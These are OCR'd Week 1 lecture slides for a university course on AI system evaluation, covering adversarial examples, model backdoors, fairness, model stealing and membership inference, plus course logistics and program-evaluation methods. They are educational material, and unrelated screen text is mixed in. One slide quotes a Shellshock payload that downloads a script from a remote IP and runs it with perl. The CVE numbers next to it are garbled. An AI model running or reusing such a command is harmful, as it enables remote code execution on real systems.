CS612:
AI System Evaluation

Week 1: Introduction

Self Introduction

Sun Jun


Office: Room 4054, SCIS2

Email: junsun@smu.edu.sg

Homepage: https://sunjun.site

Telegram: @sunjunsmu

Slack: CS612@SMU


World News
Nik Wallenda completes Niagara Falls wire walk
Magic world standoff over tricks of the trade
Nalbandian loses Queen's Club final after hurting line judge
YORK UNIVERSITÉ UNIVERSITY
Sun. Jun. 17
3:06 PM
Current
Forecast
Mon
23°C
26°C
28°C
Welcome - York Lanes
This is York University's Emergency Messaging System. In case of emergency, all notifications and up-to-the-minute information will be broadcast on these screens.

Instructor

Pham Hong Long


Email: hlpham@smu.edu.sg

Homepage: https://longph1989.bitbucket.io/

Slack: CS612@SMU


Background

AI Is Amazing



Disclaimer

By AI, we almost always mean deep learning with neural networks (and often focus on supervised machine learning for classification, often on image data).



Dataset 1

The MNIST dataset


60000 training samples

10000 testing samples

The task is to recognize the digits.

State-of-the-art CNN models achieve an error rate of 0.17%*.

*https://github.com/Matuzas77/MNIST-0.17



MNIST Model 1

A simple neural network

A fully-connected neural network


The input layer has 784 neurons (for 28*28 inputs).

There are 3 hidden layers, each with 10 neurons.

The activation function is ReLU.

The output layer has 10 neurons followed by a softmax function.

It has an accuracy of about 92%.



Exercise 1

Follow the instructions to train the MNIST model.

1. Install VSC from https://code.visualstudio.com/
2. Follow the tutorial to install GitHub extension and clone this repository
3. Install Python from https://www.python.org/downloads/
4. Follow the instruction to install pip
5. Install additional library by executing command:

   pip install torch torchvision autograd scipy matplotlib


6. Execute week1/exercise1/train_model.py to train the model

Issue 1: Robustness

In 2014, a group of researchers at Google and NYU show that neural networks are easily subject to adversarial attacks*.

One way of adversarial attack is to search for a small noise such that once it is added to a picture, the label is changed.


*"*Explaining and Harnessing Adversarial Examples*", Goodfellow et al, ICLR 2015.



Issue 1: Robustness

In 2017, a group of researchers at UC Berkeley show that such adversarial attacks are possible in the physical world.

The idea is to search for a small physical noise such that once it is added to a picture, the label is changed.



**”Adversarial Examples in the Physical World.* Kurakin et al, ICLR 2017.

Exercise 2

Execute week1/exercise2/attack_model.py from this repository to conduct an adversarial attack.

* The attack is against the MNIST model in file week1/exercise2/mnist.pt

** Vary the value of eps (e.g. 0.01, 0.02, 0.05, 0.1, and 0.2) to see the effect on the number of adversarial samples and their quality.


Do take a read of the code if you can. It is not necessary to understand the code for now. We will learn it properly later.

Issue 2: Backdoors

In 2019, a group of researchers at NYU show that it is fairly easy to embed backdoors in neural networks.

One way of embedding backdoor is to poison the training set, e.g., introducing dozens of images with different people wearing this glass labeled with "Milla Jovovich".

The glass in this scenario is called the trigger. The class "Milla Jovovich" is called the target.



It is a serious security threat in many ways.

Exercise 3

The model week1/exercise3/mnist2.pt is backdoored. The trigger is a 3*3 white square at the top-left corner, index (0,0), (0,1), (0,2), (1,0), (1,1), (1,2), (2,0), (2,1), and (2,2).

Given week1/exercise3/test_backdoor.py, do the following:

1. Run the code as it is to test if the model works accurately on testing samples without the trigger.
2. Add code to “stamp” the trigger with each sample in the test set (i.e. the TODOs).
3. Run the code to test the attack success rate.
4. [Optional] Test the attack success rate if the trigger is applied partially (e.g. by setting one/two/three fewer pixels).


Consider how such backdoors can be detected.

ISSUE 3: Fairness

AI can be biased.

Example: the COMPAS model predicts wrongly that black offenders are twice more likely to reoffend within the following months than white offenders.

Source: ProPublica



Two Petty Theft Arrests

VERNON PRATER	BRISHA BORDEN
Prior Offenses 2 armed robberies, 1 attempted armed robbery	**Prior Offenses** 4 juvenile misdemeanors
Subsequent Offenses 1 grand theft	**Subsequent Offenses** None
LOW RISK 3	HIGH RISK 8

Borden was rated high risk for future crime after she and a friend took a kid's bike and scooter that were sitting outside. She did not reoffend.

Fairness: Is it really relevant?

“Nothing is fair in this world. You might as well get that straight right now”

(Sue Monk Kidd, The Secret Life of Bees)

“Do you truly believe that life is fair, Senor de la Vega?

-No, maestro, but I plan to do everything in my power to make it so.”

(Isabel Allende, Zorro)

Whether the world is fair or not is a different question from whether we would like to have a fairer world.

Dataset 2

The Census Income Dataset

48842 samples

Each sample is a vector of 14 features associated with an individual.

The prediction task is to determine whether a person makes over 50K a year.

In-Class Exercise 4

Given the model week1/exercise4/census.pt trained on the Census dataset, take the samples in week1/exercise4/census/data and test if the model is fair by flipping the gender feature (e.g. TODO at line 65) and observing whether the prediction changes (i.e. compare the prediction before and after the change).

Consider this: How do we define fairness in general and how do we evaluate it systematically?


ISSUE 4: Privacy

Model stealing

It has been shown that it is fairly easy to steal a model (e.g., through prediction APIs, if the model is offered as a service).

The idea is to query the service multiple times and then train a new model based on the query answers.


One that achieves (close to) 100% agreement on an input space of interest.



ISSUE 4: Privacy

Membership Inference Attack

Given a data record and black-box access to a model, determine if the record was in the model's training dataset is shown to be fairly easy.



*Membership Inference Attacks against Machine Learning Models, S&P 2017.

How is this a privacy issue?

Dataset 3


The CIFAR-10 dataset

10 classes (airplanes, cars, birds, cats, deer, dogs, frogs, horses, ships, and trucks), each class has 6000 images

Each sample is of size 32*32.

The prediction task is to determine whether an image belongs to certain class.

The CIFAR-100 dataset is an expanded version with 100 classes.



In-Class Exercise 5

Given the model week1/exercise5/cifar10.pt, take the 20 images from the training set (e.g., train0.txt, ..., train19.txt in the same folder) and the images from the testing set (e.g., test0.txt, ..., test19.txt in the same folder); and apply the model to generate the prediction.

Observe the prediction, particularly the confidences (e.g. the maximum, and top few and the entire distribution). Would you be able to tell whether an image is in the training set or in the testing set based on the prediction only?

AI systems have issues.
We must evaluate AI systems!

Course Objectives

- Students will learn safety and security issues of AI systems.
- Students will learn how to conduct attacks on AI systems trained on (mostly) image and (sometimes) text datasets.
- Students will learn state-of-the-art AI system evaluation methods for robustness, backdoor, fairness, privacy and interpretability.
- Students will have hand-on experience on developing software toolkits for evaluating AI systems.
- Students will learn how to improve AI safety and security through robust training, backdoor removal, fairness and privacy enhancement.

Course Design

Aug 23 - Week 1: 7-10	Introduction	
Aug 30 - Week 2: 7-10	AI Robustness	Exercise 1
Sep 06 - Week 3: 7-10	Improving AI Robustness	Exercise 2
Sep 13 - Week 4: 7-10	AI Backdoors	Exercise 3
Sep 20 - Week 5: 7-10	Mitigating AI Backdoors	Exercise 4; Project Proposal
Sep 27 - Week 6: 7-10	AI Fairness	Exercise 5
Oct 11 - Week 7: 7-10	Improving AI Fairness	Exercise 6
Oct 18 - Week 8: 7-10	AI Privacy	Exercise 7
Oct 25 - Week 9: 7-10	Improving AI Privacy	Exercise 8
Nov 01 - Week 10: 7-10	AI Interpretability	Project Due
Nov 08 - Week 11: 1-3	End-of-Term Exam	

Assessment

Continuous assessment

Weekly Exercises (20%)

Project (40%)

Participation (10%)

Exam

Final exam (30%)

- It will be more on the concept and understanding than programming.
- We will minimize requirement on memorizing contents.

Class Format and Participation

Exercises

There will be in-class exercises, some of which are to be submitted after class for grading.

Sample solutions will be provided.

Participation

Do clarify your doubts at any time.

1 point (of final grade) will be taken off for each absence.

Fail if you miss 3 classes.

Communication

Off-Class

Email: junsun@smu.edu.sg

Telegram: @sunjunsmu

elearn: https://elearn.smu.edu.sg/d2l/home/332449

In-class

Slack: CS612@SMU

Do talk to me at any time!

Submission Policy

1 hour late: 10%

3 hours late: 20%

5 hours late: 30%

7 hours late: 50%

> 7 hours late: 100%

Made-Up Policy

Final Exam

We will follow university policy.

No makeup by default.

Project (40%)

Group project (ideally 3 in a group, minimum 2, maximum 4).

You are encouraged to find your own group and we will help if you have trouble identifying a group.

Initial project proposal is due in Week 5. High-level feedback will be provided.

Project is due at the end of Week 10.

Default Project: Backdoor Catcher

Given a (third-party trained) neural network, your task is to evaluate whether there are backdoors embedded in the neural network.

- We will provide multiple backdoored (or not) neural networks trained on the MNIST, CIFAR-10, and CIFAR-100 datasets.
- You as a team will provide us a backdoored neural network trained on the same datasets.
- You will be evaluated in terms of (1) whether an alarm is triggered if there is a backdoor; and (2) whether the backdoor trigger is successfully identified.

Self-Initiating Project

If you would like to propose your own project, it is allowed given the following conditions are satisfied.

- It is related to evaluate or enhance certain quality-aspects of neural networks (e.g., robustness, backdoor-freeness, fairness, privacy, interpretability and so on).
- It must be implemented and be applicable to standard neural networks trained on datasets such as MNIST, CIFAR, IMDB reviews and so on.

Project Milestones

- Sunday of Week 3: Find your group.
- Sunday of Week 5: Submit your project proposal on which project to tackle on and what is the overall approach (submit a 5-page report with a timeline for completing the project).
- Sunday of Week 10: Submit the implementation together with a 10-page report on your approach and experimental results on the provided tests as well as additional ones if there is any.

Academic Integrity

All acts of academic dishonesty (including, but not limited to, plagiarism, cheating, fabrication, facilitation of acts of academic dishonesty by others, unauthorized possession of exam questions, or tampering with the academic work of other students) are serious offences.

All work (whether oral or written) submitted for purposes of assessment must be the student’s own work. Penalties for violation of the policy range from zero marks for the component assessment to expulsion, depending on the nature of the offence.

When in doubt, students should consult the instructors of the course.

?

Lessons from Program Evaluation

Programs Have Issues Too


Neural networks (to some extent, PyTorch or TensorFlow programs) are a special class of programs.

Programs similarly have bugs and we have decades of experiences during with program bugs.

We have developed many methods for evaluating traditional programs. Can we apply them to evaluate AI systems?

How do we evaluate traditional programs?

CVE-2014-016 (Heartbleed)


Attacker
Mail
Mail Server
Mail Client
The embedded malicious Shellshock codes in the mail
Shellshock Payload Subject, To, CC, From
Malware Site
IRC and C&C Servers

```
(){:;};bin/sh-c'cd /tmp; curl -s0
178.254.31.165/ex.text;lap-download http://
178.254.31.165/ex.txt;wget 178.254.31.165/
ex.txt,fetch 178.254.31.165/ex.txt;perl ex.txt;
rm -fr ex.txt;
```

CVE-2014-627 (Shellshock)

Program Evaluation 1

Formal Methods

Step 1: Programmers develop a formal specification of the program to be developed.

Programmers code (i.e., converting the specification into code).


Step 2: Programmers formally verify their code systematically against the formal specification.

Historical attempts

Specification language: Z, CSP, VDM, ...

Program contracts: Eiffel (programming language), JML, SPEC#, ...

Example



Example: Banking System

```
WithdrawMoney
ΔBankAccount
dollarAmount? : ℕ
centAmount? : ℕ

dollarAmount? ≤ dollars
dollarAmount? = dollars ⇒ centAmount? ≤ cents
centAmount? > cents
  ⇒ (     dollars′  = dollars − dollarAmount? − 1
       ∧  cents′    = cents − centAmount? + 100 )
centAmount? ≤ cents
  ⇒ (     dollars′  = dollars − dollarAmount?
       ∧  cents′    = cents − centAmount?      )
```

Program Evaluation 1

Formal Methods

Step 1: Programmers develop a formal specification of the program to be developed.

Programmers code (i.e., converting the specification into code).

Step 2: Programmers formally verify their code systematically against the formal specification.

Historical attempts

Formal verification: static analysis, model checking and theorem proving

Example: *Taint Analysis*


All inputs are tainted;

A variable whose value depends on the input directly or indirectly is tainted.

A critical function which reads a tainted variable is risky!

Program Evaluation 1: Example

The car-plate image is tainted; the SQL command depends on the car-plate number identified from the image and therefore tainted. The SQL execution function is critical and ALERT!



Does It Apply to AI Systems?

Formal Methods

Step 1: Can we develop a formal specification of the AI systems and evaluate, for instance, neural networks against the formal specification?

Example

What do we mean when we say a face recognition system is working?

How do we define robustness of a face recognition system?

How do we define backdoor-freeness of a face recognition system?

The existing answers are to be much improved.


Does It Apply to AI systems?

Formal Methods

Step 2: If we are able to define what it means for a neural network to be correct, e.g., robust, can we formally verify a given neural network is correct?

Example

Can we verify that a traffic sign reading system (on a self-driving car) always reads a stop-sign correctly?



Program Evaluation 2

Testing/Fuzzing

Some simple properties (such as no unhandled runtime exception or violated program assertions) are identified (either automatically or manually).

Various approaches (e.g., manual testing, fuzzing, and symbolic execution) are used to test the program, ***aiming to achieve certain program coverage***.

Example

```
int div(int a, int b) {
        if (b!=0) {
                return a / b;
        }
}
```

Property: *no arithmetic overflow*

Program Evaluation 2

Example

```
int div(int a, int b) {
	if (b!=0) {
		return a / b;
	}
}
```

Property: *no arithmetic overflow*

Testing/Fuzzing

Randomly generate type-compatible input to the function and check whether there is arithmetic overflow.

Use branch coverage as an evaluation criteria, e.g., a program whose line-coverage is 100% is better evaluated than a program whose line-coverage is 50%.

Is code coverage always a good indication of the adequacy of the evaluation?

Does It Apply to AI systems?


Testing/Fuzzing

AI systems are typically evaluated using accuracy on the testing set.

It is clearly not sufficient!

How do we generate additional test cases to test neural networks?

How do we evaluate whether a neural network has been tested adequately?



Program Evaluation 3

Code Review

The quality of a program is reviewed manually through code review sessions with senior programmers or project managers.

According to a study, a review of 200-400 LOC over 60 to 90 minutes should yield 70-90% defect discovery.

*** *The 2018 State of Code Review*

Example code review list

Does the code work? Is the logic is correct?
Is all the code easily understood?
Does it conform to the coding conventions?
Is there any redundant code?
Is the code as modular as possible?
Can any global variables be replaced?
Is there any commented out code?
Do loops terminate?
Can any of the code be replaced with library functions?
……


Does It Apply to AI systems?

Code Review

Code review works for programs because programs are rewritten by humans (based on logic), which are naturally interpretable.

Neural networks are tuned through optimization. Their functionality is encoded in the numerical weights, which are typically beyond human comprehension.

Can we achieve interpretability for neural networks then?



Program Debugging

It’s all about causality

To debug and repair a system is to conduct causal reasoning, i.e., to understand what is the cause of the undesirable outcome and imagine what would happen if we amend the “cause” in certain way.

- We conduct causal reasoning through *data and control dependency analysis* based on program semantics.
- We repair programs by modifying the failure-causing statements.

Example

```
int div(int a, int b) {
1.      if (b!=0) {
2.              return a / b;
3.      }
4. }
```

Test case:

    Input: a = -2147483648 and b=-1
    Output: -2147483648

Reasoning: the output is produced by line 2 and thus changing line 2 could fix the bug.


Does It Apply to AI Systems?

